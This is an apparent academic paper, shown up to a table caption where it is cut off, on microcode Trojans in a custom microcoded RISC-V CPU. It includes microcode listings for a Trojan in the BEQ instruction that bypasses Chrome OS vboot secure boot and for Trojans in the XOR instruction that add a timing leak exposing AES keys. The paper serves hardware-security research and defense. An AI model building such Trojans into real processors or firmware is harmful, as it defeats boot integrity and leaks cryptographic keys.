Microprocessors, and other integrated circuits, are in almost all systems considered trusted, which has the unfortunate consequence that malicious low-level manipulations, e.g., through hardware Trojans, can lead to devastating security failures, cf., e.g., [13]. Hardware Trojans in Application Specific Integrated Circuits (ASICs) are static and lack post-manufacturing versatility, limiting their usefulness (from an attacker's perspective) in several ways. First, they cannot be erased once they are implemented, which imposes strict requirements on their stealthiness since they have to stay undetectable during the entire lifetime of the application. Second, typically all ASICs of a series are Trojan-equipped, which increases the risk that they will eventually be detected. Third, it is difficult to distribute the affected ASICs selectively: It can be attractive for an adversary to distribute weakened hardware only to a certain user population, e.g., only in government systems in a specific country. In contrast to hardware Trojans, microcode Trojans overcome these "drawbacks" (again, from an adversarial perspective) due to their adaptive nature. Microcode Trojans combine low-level hardware access with software-level flexibility, which results in two powerful key features: (1) they are dynamically programmable, and (2) they can be dynamically injected and removed via updates. At the same time, they share the potential to undermine system in-

[1] https://github.com/emsec/riscv-ucode

tegrity and security in the same devastating way as classical hardware Trojans, while simultaneously being extremely difficult to detect by current software defense measures [22]. These features make microcode Trojans attractive for large-scale adversaries such as nation-state actors.

In general, microcode architecture details are proprietary, and microcode updates are typically secured using strong cryptography. Update keys and the microcode implementation itself are among the most guarded secrets of CPU vendors. However, researchers recently demonstrated that both microcode cryptographic keys [10] and microcode implementations details [22] can be disclosed from commercial off-the-shelf (COTS) CPUs. In particular, the former work [10] demonstrated the successful extraction of decryption keys for Intel Atom, Celeron, and Pentium CPUs, so that in case of physical device access, custom microcode updates can be issued. The latter work [22] reverse-engineered significant parts of the microcode structure and microcode capabilities of AMD K8/K10 CPUs. Generally, there is no straightforward way to analyze microcode nor to identify the potential for malicious microcode updates.

Goals and Contributions. In this paper, we focus on the design and security implications of microcoded CPUs in embedded systems. Our goal is to assess the effectiveness, capabilities, and limitations of malicious microcode with respect to system security and cryptographic implementations. We must overcome the major challenge that even though a microcode Trojan designer has seemingly total control over a platform, he/she faces the conundrum of having limited information about the application and/or system-level software under execution.

Since, to the best of our knowledge, no suitable open-source implementation of a contemporary microcoded CPU and *associated* microcode development tools are available, we developed a microcoded architecture for the RISC-V ISA for experimentation and evaluated it on a Field Programmable Gate Array (FPGA)-based platform. This microcoded processor implementation is synthesizable, designed in an embedded system context with additional peripherals, and supports the entire RISC-V base instruction set (RV32I). It provides a realistic embedded platform for our microcode Trojan experimentation. Based on this platform, we make the following contributions:

- **Microcode Trojans.** We introduce a realistic adversary model for microcode attacks on modern (embedded) systems. We demonstrate the workflow of a Trojan designer and show how to overcome the "unlimited capabilities versus limited information" situation.
- **Capabilities and limitations of microcode Trojan exploits.** We describe representative microcode Trojans that circumvent a secure boot mechanism and two examples of symmetric crypto subversion through side-channel analysis and trigger-word based key leakage. Their threat potential and countermeasures are discussed.
- **Real-world relevance.** We maintain high practical relevance by injecting Trojans into widely-used software and firmware. We manipulate the verification check of the Chrome OS bootloader, insert an exploitable timing side-channel in popular constant-time AES implementations such as openSSL, and show how to leak the key for an architecture-specific implementation by inserting targeted faults.
- **Microcoded RISC-V evaluation platform.** We present the design and implementation of a microcoded RISC-V (RV32I) microprocessor implemented on an FPGA evaluation system. Our platform supports numerous tasks tailored to security engineering (e.g., prototyping for ISA extensions). To foster research and education in hardware security and computer architecture, our evaluation platform is publicly available.

2 Technical Background

In this section, we provide a systematic overview of the mechanics of microcode and its (mis-)uses in security applications. Moreover, we provide a brief background on (classical) hardware Trojans to highlight similarities and differences to malicious microcode.

2.1 Microcode

Microcode Overview Since microcode serves as an abstraction layer between static hardware and user-visible ISA instructions, hardware manufacturers have utilized microcode in Complex Instruction Set Computer (CISC) processors for improved efficiency and diagnostics for several decades [7, 15, 29]. Microcode is generally used in CISC architectures (most notably x86) for instructions that can not easily be directly implemented in hardware based on Reduced Instruction Set Computer (RISC) paradigms. In particular, a complex instruction, a.k.a. *macroinstruction*, is translated into a sequence of simple microinstructions [36] to perform computation. Although microcode was initially implemented in a read-only fashion [22, 30], manufacturers introduced an update mechanism to handle complex design errors for in-field hardware (e.g., Intel Pentium fdiv bug [39]) and install changes late in the design process. Typically, a microcode update is uploaded to a CPU during boot processes via motherboard firmware (e.g., BIOS or UEFI) or the operating system. Since an update is stored in low-latency, volatile CPU RAM, microcode updates are non-persistent. In addition, contemporary CISC processors leverage microcode to deploy security measures (e.g., Intel SGX [8]) or mitigations against micro-architecture attacks (e.g, Spectre, Meltdown, ...) [17].

Microcode Encoding Microprocessors have tight space requirements. Microcode instructions must be stored in an in-

tegrated ROM, which requires significant space on the die depending on the spaciousness of microcode instructions. In general, two formats for microcode encoding exist [23]:

- *Horizontal* microcode is minimally encoded. Each bit of the microcode instruction steers exactly one control signal inside the CPU. This approach allows for parallelism as one instruction can perform many tasks at once. However, this format is verbose and wastes Read-Only Memory (ROM) space because some signals may be mutually exclusive and will never be activated at the same time.
- *Vertical* microcode is maximally encoded and resembles traditional RISC instruction sets. In this format, multiple control signals are encoded into compressed bit fields leading to a more compact microcode. The designer, therefore, trades ROM space for additional decoders which are usually cheaper to implement than larger ROMs.

Microcode Hooks CPUs manufactured by major vendors Intel and AMD support a series of *match registers* which are used to update faulty microcode instructions. These registers redirect microcode execution from ROM to update RAM for specific ISA opcodes. Details from these microcoded architectures have been reverse engineered from patents [8, 22] and device delayering [21]. Thus, all ISA instructions can potentially be hooked.

Microcode Scratch Registers Koppe *et al*. wrote a specification of AMD's microcode based on their findings during reverse engineering [22]. AMD's microcode has access to internal registers which are hidden from the software programmer and the general-purpose registers of the x86 ISA. Some internal registers have special functions that, for example, help to implement branches. Others can be used to store temporary values, thus we refer to them as *scratch registers*.

Microcode Security Aspects This paper examines microcode-based Trojans that can leak cryptographic information from the processor. Previous work on microcode Trojans [22] examined different attack vectors enabled by malicious microcode updates. The paper mainly focused on privilege escalation or gaining system control. Previous work by Koppe *et al.* [22] only provided necessary primitives for cryptographic attack vectors on public-key cryptographic systems, but did not provide details on end-to-end attacks.

Microcode Update Microcode updates can either be applied by the BIOS or UEFI that is installed on the motherboard or by the operating system itself. Linux and Windows both offer functionality to update microcode automatically during their respective boot processes. To prevent attackers from issuing malicious microcode updates, Intel implements an RSA signature scheme that verifies update integrity with the microcode update being encrypted [7].

2.2 Hardware Trojans

In 2005, the US Department of Defense published a report about hardware trustworthiness, which sparked extensive research on the offensive and defensive aspects of malicious hardware manipulations [6, 11, 13, 16, 40]. A hardware Trojan typically consists of a *payload*, realizing the malicious functionality, and a *trigger*, activating the Trojan payload. Trigger logic implements the activation condition of the Trojan and usually depends on a set of trigger inputs. Generally, the trigger is designed to avoid detection during testing and is often only activated on rare conditions [16].

Hardware Trojan research has been mainly focused on injecting Trojans at the hardware description level or in supply-chain processes [6]. Confirmed real-world hardware Trojans have not been seen with the exception of Bloomberg's *Big Hack* [28], and even that Trojan allegedly involved PCB-level modifications rather than malicious circuit manipulations.

3 Designing Microcode Trojans: Seemingly Unlimited Capabilities vs. Limited Information

In this section, we describe the attack model and discuss the principal capabilities and limitations of malicious microcode.

3.1 Adversary Model

The high-level goal of the adversary is to undermine system security (e.g., by extraction of cryptographic keys) with the help of malicious microcode updates. In particular, malicious microcode subverts the general trust model assumptions - namely that the hardware is trustworthy and behaves correctly.

We assume that the adversary has knowledge about the microcode design and its implementation details, cf. Section 4, and is capable of deploying microcode updates on a target system. Even though microcode updates are (cryptographically) secured in practice, several works have already demonstrated how to bypass security measures [10, 22] and deploy custom microcode updates, with physical access to the device. To issue microcode updates remotely, the attacker needs access to the signing keys. Thus, in addition to adversaries who target aforementioned vulnerable hardware architectures, possible adversaries include nation-state adversaries, who can influence the CPU vendors, or even malicious vendors themselves. In this work, we assume that the attacker can issue arbitrary microcode updates since we are analyzing the impact of malicious microcode and not the security of the update mechanism.

3.2 Microcode and Software Semantics

As microcode represents an abstraction layer between the hardware implementation and the software, it possesses some unique traits that can be leveraged for malicious intent. Adversarial-controlled microcode enables fine-granular con-

trol of the CPU data path, including registers and memory. Once a malicious update is deployed, an adversary can replace any of the original ISA instructions with an arbitrary sequence of microcode instructions. Even though this characteristic appears to enable unlimited capabilities with respect to the Trojan payload (i.e., the malicious action executed) due to direct hardware access, critical information about the high-level software constructs is missing in this context. This poses a problem for the design of the Trojan trigger. Even answering seemingly simple questions such as "Is the TLS protocol currently executed?" — an attractive trigger condition for a Trojan which is straightforward on the system level — is non-trivial on the microcode level. These questions are particularly difficult to answer for an adversary if he can only observe individual ISA instructions, which is the default case since microcode by itself is stateless. In order to enable complex Trojan trigger conditions that lead to more stealthy and, thus, meaningful Trojans, instruction, or (input/output) data *sequences* must be evaluated, as discussed in the following paragraphs.

3.3 Microcode Trojan Design Strategies

Based on the discussion above, it is useful to categorize malicious microcode into two broad classes. We distinguish Trojan design strategies that use (1) stateless triggers and (2) stateful triggers.

Stateless Trigger We define a stateless microcode Trojan trigger as a mechanism that only checks operands of the individual assembly instruction, e.g., for a specific magic word. For example, an adversary may modify the `ADD` instruction iff one of the operand takes the value `0xf0f0 f0f0` — or any other 32 bit pattern.

Furthermore, a stateless trigger can combine multiple values from the CPU state, such as the program counter value, to identify an assembly instruction used in a specific part of the software. However, stateless Trojans are limited to one macroinstruction's current execution and cannot directly share information between different instructions.

Stateful Trigger In contrast, we define a stateful trigger as a mechanism that processes state across multiple instructions. For example, the Trojan is not only triggered by the operand value `0xf0f0 f0f0` of the `ADD`, but also checks if a specific instruction sequence has been executed beforehand. This approach enables conclusions about high-level software (e.g., by matching specific instruction or data sequences over a certain period) with which complex, extremely targeted trigger conditions can be realized. For instance, the Trojan can check for a specific known instruction signature, e.g., a sequence of assembly code of a cryptographic primitive used in a known library. If desired, the operands used within these signature sequences can also be evaluated, which allows the use of additional magic trigger values. Even the implementation of an entire on/off mechanism is possible, increasing the overall stealthiness.

Payload Microcode Trojan payloads are generally application-specific but versatile since microcode enables software-like flexibility with access to low-level hardware features.

Adding new (malicious) instructions Not only can existing instructions in the architecture be manipulated, but new (hidden) instructions can be added. This option is of concern if an attacker has access to the system and can execute arbitrary code. Depending on the system, custom instructions could change the privilege-level (*e.g.*, from user-mode to system-mode in RISC-V) or allow access to protected memory. Since the insertion and execution of new instructions are controlled by the attacker, the possibility of accidental triggering by legitimate code is limited. Hidden instructions could contain routines whose functionality is only limited by microcode storage size. However, even small tasks require many microcode steps, limiting potential use cases. To support custom instruction addition, the decode unit of the CPU must be modifiable, otherwise the insertion of new instructions is not possible.

3.4 Microcode Trojan Building Blocks

To design microcode Trojans we make use of microcode building blocks that perform specific operations including (1) reads/writes with general-purpose registers (including microcode scratch registers that hold temporary data), (2) arithmetic and logic computation, (3) conditional branches (and loop) operations, and (4) operations to hook microcode execution via updates, since not every instruction might be microcoded for performance reasons. Using these capabilities, we show how an attacker is able to design powerful microcode triggers and payloads. Koppe *et al*. showed the existence of general building blocks to perform these operations in the AMD K8/K10 [22]. The blocks provide Turing-complete capabilities.

4 Microcoded Processor Evaluation Platform

To foster and enable research, we have developed our own microcoded embedded processor evaluation platform. Our platform allows for fast microcoded instruction prototyping. Our supporting tools enable the straightforward generation of microcoded instructions and serve as a basis for our security analysis.

- **Microcoded RISC-V CPU:** The system is built to support the RISC-V base specification RV32I. This enables integration with existing RISC-V compiler toolchains and rapid software development and reuse. The approach profits from the established RISC-V ecosystem.
- **Microcode Language & Generation:** We developed a high-level descriptive microcode language that allows

for fast instruction prototyping and the automatic generation and deployment of microcode. The language facilitates instruction modification and the addition of new instructions.

- **Evaluation Platform:** We integrated the CPU and microcode in a framework to conduct our security analysis. The architecture is modeled as a simple embedded system/micro-controller with all memory and peripherals on-chip.

An alternative microcoded RISC-V CPU implemented in the Chisel language [5] was previously developed. Instead of using this core, we opted to develop a new custom implementation that includes the microcode building blocks found in commercial systems (*e.g.*, scratch registers, cf. Section 3.4). Our new core allows for deep coupling with our microcode generation framework used for rapid prototyping.

4.1 CPU Overview

An overview of the microcoded RISC-V architecture is depicted in Figure 1. The following discussion explains how the microcode control unit interacts with the data path.

Microcode Control Unit The complete microprocessor instruction cycle is controlled by a microcode sequencer comparable to a modifiable finite state machine. A microprocessor instruction (macroinstruction) is broken into a set of microinstructions executed by the microcode sequencer. The current location in the *μCode ROM* is determined by the Microprogram Counter (*μ*PC). Each microinstruction contains all control signals for the data path, which are stored in the Microinstruction Register (*μ*IR) register. The microcoded control signals manage the enables and operations of the data path and determine the next step of the microcode sequencer. The *μPC Mux* selects the next step. The sequencing options are: increment the *μ*PC, take a conditional branch, fetch the next instruction, or jump to an instruction start address. The conditional branch can jump to an arbitrary location in the *μCode ROM*. The next instruction is decoded in the *instr dec* block.

Data path The main CPU data path is designed to require multiple cycles per macroinstruction using a von Neumann architecture. Only one participant can internally transfer data in a cycle using the single bus. This limitation results in multiple cycles for the execution of most macroinstructions but allows for sequential modeling and low scheduling overhead. Operations performed in the Arithmetic Logic Unit (ALU) use the operand registers *A* and *B*. The Register File (RF) holds the 32 internal registers per the RV32I specification. Additionally, four scratch registers can be used to store temporary values for the macroinstructions. The implementation of microcode accessible scratch registers is typical, even in a modern desktop CPU [22]. All external memory and peripherals are accessed through the Random Access Memory (RAM) interface.

Limitations To keep the system extensible as a proof of concept for our attacks, the architecture does not implement instruction-level parallelism. Since a system-on-chip architecture with memory included is modeled, memory access does not require caches or pre-fetch engines.

4.2 Microcode

In the following, the microcode features of our architecture are described.

4.2.1 Microcode Language

A microcode language was developed and used to facilitate fast instruction prototyping, manipulation, and generation of microcode. Listing 1 shows the general structure of a CPU instruction in our microcode language. A sequence of one or multiple microinstructions is declared line by line. One line translates exactly to one bus cycle. One microstep consists of an identifier and the microcode command. The microinstruction identifier can also be used to feature jumps to microinstructions in the microcode ROM, enabling conditional branches in a microcode instruction.

```
1 def <instruction_name>
2     micro_step_0: command_0;
3     micro_step_1: ...;
```

Listing 1: Microcode Instruction Definition Prototype

The macroinstruction can contain a combination of different data path operations. In one cycle, a single data bus transaction can occur, and the next microcode sequencing step can be determined. Thus, in one command, data can be moved, the ALU controlled, branches evaluated and executed, and instructions sequenced.

Sequential Microcode Modeling In the following, the implementation of an instruction defined in the RISC-V ISA using our microcode language is illustrated. The *ADD* instruction adds the values from the register file locations specified by *rs1* and *rs2* and stores the result at location *rd*. The following text shows the mnemonic for the `ADD` instruction:

```
ADD rd, rs1, rs2
```

Our implementation of the ADD instruction in our microcode language is shown in Listing 2. Since all data transfers must be mapped to different cycles, this instruction is broken down into three microinstructions.




Figure 1: Overview of our microcoded RISC-V architecture

```
def add
    add0: a <- rf[rs1];
    add1: b <- rf[rs2];
    add2: rf[rd] <- alu(a + b); fetch;
```

Listing 2: Microcode Instruction *ADD*

In the first step, *add0*, the data at location *rs1* is stored in arithmetic register a, in the second step *add1* the value from *rs2* is stored in register b, and subsequently, in a third step *add2*, the ALU is instructed to add both values together and store the result in location *rd* in the register file.

Our scripts generate the microcode instructions and provide memory files for the μCode ROM. The microcode has been implemented in a horizontal encoding scheme. We implemented the entire RV32I base instruction in microcode.

4.2.2 Microcode Update Mechanism

Our architectures allows for in-field microcode updates during application execution. First, microcode data is stored in an internal structure. A flush operation then halts the CPU and copies the microcode content from internal memory into the *μCode ROM* — technically turning it into an adaptable microcode RAM in our proof-of-concept. To update the lookup of microinstruction addresses, the dispatch table is realized in memory. This enables the modification, addition, and removal of instructions in-field.

4.3 Implementation & Setup

Our microcoded RISC-V CPU (as seen in Figure 1), including a memory/peripheral bus, was embedded in an FPGA.

Peripheral components are treated as memory-mapped devices accessed through the RAM interface. A custom bootloader, stored in RAM, initializes the hardware registers, including the stack pointer in the register file. An attached workstation (PC) is used to provide microcode updates and firmware on startup via a `UART`. The bootloader then executes this firmware once the initialization has been completed. A timer (`TIM`) is used to measure system clock cycle counts.




Figure 2: Setup overview

Synthesis & Implementation The processor system was implemented in Verilog. The core was tested on a NexysA7 development board manufactured by Digilent. The design runs at 100 MHz and is constrained by a critical path through on-FPGA RAM. Table 1 shows resource utilization on the NexysA7 development board, which features an Artix-7 100T with 32 KB RAM used as memory.

Resource	Utilization	Available	Utilization %
LUT	1917	63,400	3.02
LUTRAM	248	19,000	1.31
FF	924	126,800	0.73
BRAM	8	135	5.93

Table 1: Utilization of the entire system for an XC7A100T-1CSG324C Xilinx FPGA

Software Tools The *RISC-V GNU toolchain* is used to cross-compile applications. We developed *drivers* for the UART, TIM and LED interfaces to handle interactions. For simulation, we designed a testbench using *verilator* [31]. The environment was used to simulate the boot up and execution processes, including the execution of applications and microcode updates.

5 Case-Study: (In-)Secure Boot

In order to prevent the execution of malicious or modified firmware, many real-world embedded devices deploy secure boot [24]. However, industry has not standardized implementation strategies for secure boot systems.

From a high-level perspective, a secure boot system loads the firmware (including its cryptographic signature) and then performs a signature verification before code execution to ensure its integrity. If verification fails, i.e., unauthorized firmware is about to be loaded, the boot process is halted. Otherwise, the boot process continues (e.g., firmware execution or verification of the next boot process stage).




Figure 3: Boot process overview with secure boot (simplified)

To ensure that the secure boot software, a.k.a. the *bootloader*, itself has not been subjected to tampering, it is deployed using a secure ROM that is protected from hardware-based attacks [24]. This implementation implies that the bootloader cannot be updated.

In the following discussion, we assume that the microcode update is applied before firmware verification since a microcode update typically implements hardware bug fixes that should be loaded as early as possible in the boot process. Note that the impact of a permuted order, i.e., microcode update after firmware verification, is discussed in Section 5.3.

High-Level Attack Idea. To bypass secure boot and load unauthorized firmware, we focus on disarming critical cryptographic integrity checks without attacking the cryptographic implementation itself. In particular, we leverage (1) the static nature of the bootloader and (2) the handling of the verification result. Even though the bootloader is stored in a secure (read-only) memory, it can be read-out and analyzed using software reverse-engineering [32].

Once the cryptographic integrity checks are understood, a microcode Trojan can be crafted that patches semantics of the

```
if (verify(firmware, signature)){
  asm volatile("jal ra, 0x7000");
} else {
  while (1) {} // trap CPU
}
```

```
0x230: jal  ra,280 <verify>
0x234: addi a5,a0,0
0x238: beq  a5,zero,240 <main+0x240>
0x23c: jal  ra,7000 <_isatty+0x20>
0x240: jal  zero,240 <main+0x240>
```

Listing 3: Example: signature verification result handling in *vboot* [14, 18] (Chrome OS verified boot system). Above C code and below assembly code after compilation (gcc 9.2.0 with optimization level O0).

instruction that handles control flow based on the verification result. Note that we can target a specific instruction based on the unique address (by checking the program counter value) 1 in Figure 3. Moreover, we can change instruction semantics (2 in Figure 3) in a way so that control transfer is always redirected to the valid signature program path or conditionally so that the valid signature program path is only taken on an additional trigger condition.

5.1 Microcode Trojan Design

We now detail our microcode Trojan trigger and payload design that bypasses the *vboot* [18] secure boot implementation.

1 **Trigger** We identified the BEQ instruction at address 0x238 in Listing 3 as the relevant instruction for the Trojan trigger since it handles verification result processes. More precisely, if the return value of the verify() function is zero (verification fails), a branch is made to the memory address 0x240 where the boot process is trapped (because the instruction at this address always jumps back to itself). Thus we added a microcode check to the BEQ instruction semantics that checks for the address 0x23c (since the program counter value always points to the next address after instruction fetch). We optimized our microcode Trojan trigger code, so it is only executed in case the result comparison yields equal (so there is no performance impact on the BEQ instruction when the result is not equal, cf. beq2 in Listing 4).

The designed trigger performs the desired functionality since the branch is only taken if the verification failed (e.g., 0 is returned), and the address is not 0x23c. The branch is not taken if the address is 0x23c, and thus the next instruction is fetched. Note that the Trojan does not influence other *BEQ* instructions, since it is only executed at one specific point when the program counter (PC) is at address 0x23c.

2 Payload The payload in this case is the act of not taking the branch. The payload enables the attacker to load tampered firmware, resulting in further attack options.

```
def beq
    beq0: a <- rf[rs1];
    beq1: b <- rf[rs2];
    beq2: b <- ig(imm_b); if a != b fetch;

    # Trojan
    beqt0: a <- 0xC;
    beqt1: b <- 0x3;
    beqt2: b <- b << 4;
    beqt3: a <- alu(a | b);
    beqt4: b <- 0x2;
    beqt5: b <- b << 4;
    beqt6: b <- b << 4;
    beqt7: a <- alu(a | b);
    beqt8: b <- pc;
    beqt9: if a == b fetch;

    beq3: b <- ig(imm_b);
    beq4: a <- pc;
    beq5: a <- alu(a - 4);
    beq6: pc <- alu(a + b);
    beq7: fetch;
```

Listing 4: Microcode Trojan for `BEQ` instruction to bypass secure boot. Due to limited capabilities of microcode, first we need to construct higher level primitives. We first load the constants and assemble address trigger *0x23C*, by subsequent shift and or operations (`beqt0-beqt7`). We then load the *PC* into the ALU operand registers and compare the results (`beqt8-beqt9`). If the results match, our Trojan payload is executed and the branch is not taken (`beqt9`), regardless the signature verification result.

5.2 Evaluation

Setup For this case-study, we implemented a secure boot process using a standard signature scheme relying on public-key cryptography. To this end, we used the signature verification implementation extracted from the Chrome OS verified boot system *vboot* [18] that implements RSA-based signatures, with 2048-bit keys (in combination with SHA-256).

Unauthorized Firmware Execution We successfully executed our attack by subverting the microcode and manipulating the firmware that is supposed to be verified. Even though the verification fails and the boot process *should* halt, our unauthorized firmware is successfully executed due to the microcode Trojan.

5.3 Discussion

This case study demonstrated that *even* a single assembly instruction of an application can be targeted and equipped with additional (malicious) semantics. Even though we limited our evaluation to the *vboot* bootloader code, it is obvious that the attack itself can be transferred to other critical code. If an additional conditional trigger should be deployed (e.g., the instruction at address `0x23c` has to be executed three times before the Trojan is activated), the trigger could be adjusted to be stateful. The basic approach of the Trojan can be leveraged in implementations that feature defenses against physical fault injections [9, 38] for an adversary who can control instruction semantics using malicious microcode. Common countermeasures against physical fault injection attacks include redundancy, random delays, or monitoring, which can be easily bypassed in this adversary model.

System Impact Table 3 shows the performance overhead of our Trojan case-studies. The results indicate a relatively low-performance overhead across the Embench benchmark suite with the inserted Trojan. For benchmarks that have a high amount of data-dependent control flow, such as `edn` and `nbody`, the overhead is higher. Benchmarks without a significant number of data-dependent branches, such as `crc32`, `aes` and `sha256`, demonstrate negligible overhead. In our system, the Trojan does not influence control or data flow since the triggered address only occurs once in the static bootloader address space. If there is an Memory Managment Unit (MMU) or Memory Protection Unit (MPU) present, the address may occur at different points in the code and thus change control flow uncontrollably. This issue could be circumvented by applying a second (non-malicious) microcode update that removes the Trojan from the targeted instruction or by checking for instruction bytes near the target address, minimizing the chance of accidental triggers. However, applying run-time microcode updates is a non-trivial challenge that must be supported by the hardware system. Special mechanisms are needed to save and restore the CPU's internal datapath state, *e.g.* general-purpose registers.

6 Case-Study: (In-)Constant Time

To implement security properties such as confidentiality and integrity, it is required that deployed cryptographic implementations cannot be compromised [13]. Most real-world cryptographic implementations offer constant-time encryption and decryption processes, rendering classical timing attacks impossible. In this case study, we use a malicious microcode update to introduce an exploitable timing anomaly in widely-deployed open-source Advanced Encryption Standard (AES) implementations that ultimately leaks the utilized key.

High-Level Attack To implant an exploitable timing leakage, we require a (measurable) conditional execution (or, in other words, a timing dependency) from secret key data and (attacker-controlled) public plaintext data. Hence, we focus on the first *KeyAddition* layer. We thus modify the `XOR` instruction to artificially prolong execution timing (payload **2**) based on operand values, i.e. key and plaintext (trigger

1), see Figure 4. Based on execution time measures and subsequent statistical analysis, we recover the deployed key.




Figure 4: AES Timing Trojan Overview [26]

We want to highlight that our Trojan is designed with the goal of being independent of a concrete AES implementation. However, as noted before, a CPU can neither automatically distinguish whether an AES encryption nor which exact AES operation is currently being executed. Hence our Trojan cannot prolong just the `XOR` instruction of the first *KeyAddition* operation, but rather any `XOR` instruction. Since this results in additional noise for accidental Trojan triggers, we require statistical analysis to filter noise.

6.1 Microcode Trojan Design

Even though the high-level idea can be straightforwardly translated to a microcode Trojan, see Listing 5, an attack would require the measurement of 2^{32} encryption operations (e.g., for a register size of 32 bits) to trigger the Trojan at least once. However, this amount of measurements is impractical for a realistic attack.

```
1 def xor
2     xor0: a <- rf[rs1];
3     xor1: b <- rf[rs2];
4     xor2: rf[rd] <- alu(a ^ b);
5     xort1: if a != b; fetch;
6     xortnop: nops();
7     xort2: fetch;
```

Listing 5: Exemplary microcode Trojan for `XOR` instruction to implant exploitable timing leakage. In case operands match (line 5), a timing dependency is added (line 6).

To this end, we designed and evaluated multiple microcode triggers, i.e., based on 4-bit, 8-bit, and 16-bit operand checks. However, these straightforward strategies require a large number of measurements since a 4-bit check almost always trigger and thus introduces a significant amount of noise, while a 16-bit check requires at least 2^{16} measurements to trigger at least once. Note that this does not imply that we require 2^{16} measurements to recover the key, but rather 500K to 1M measurements are necessary to recover the key with such a trigger.

We optimized our final Trojan trigger design to combine the best of both worlds, i.e., checking the whole 32-bit operation but in a byte-by-byte wise fashion where each byte is checked if the previous byte matched, see Listing 6.

```
1  def xor
2    xor0: a <- rf[rs1];
3    xor1: b <- rf[rs2];
4    xor2: rf[rd] <- alu(a ^ b);
5
6    xort0: if a[ 7: 0] != b[ 7: 0]; goto xort1;
7    xortnop: nop;
8    xort1: if a[15: 8] != b[15: 8]; goto xort2;
9    xortnop: nop;
10   xort2: if a[23:16] != b[23:16]; goto xort3;
11   xortnop: nop;
12   xort3: if a[31:24] != b[31:24]; fetch;
13   xortnop: nop;
14   xort4: fetch;
```

Listing 6: Pseudocode of our optimized microcode Trojan for `XOR` instruction to implant exploitable timing leakage in a byte-by-byte fashion. `NOPs` are added for every matching operand byte (lines 6-13). We refer the interested reader to Appendix A.1 for the detailed microcoded description.


6.2 Evaluation

Setup To evaluate the effectiveness of our microcode Trojan, we selected several widely-deployed open-source constant-time AES implementations, namely openSSL [1], gnuTLS/Nettle [4], and Käsper-Schwabe [3, 19].

Table 2: Impact of optimization level for AES implementation

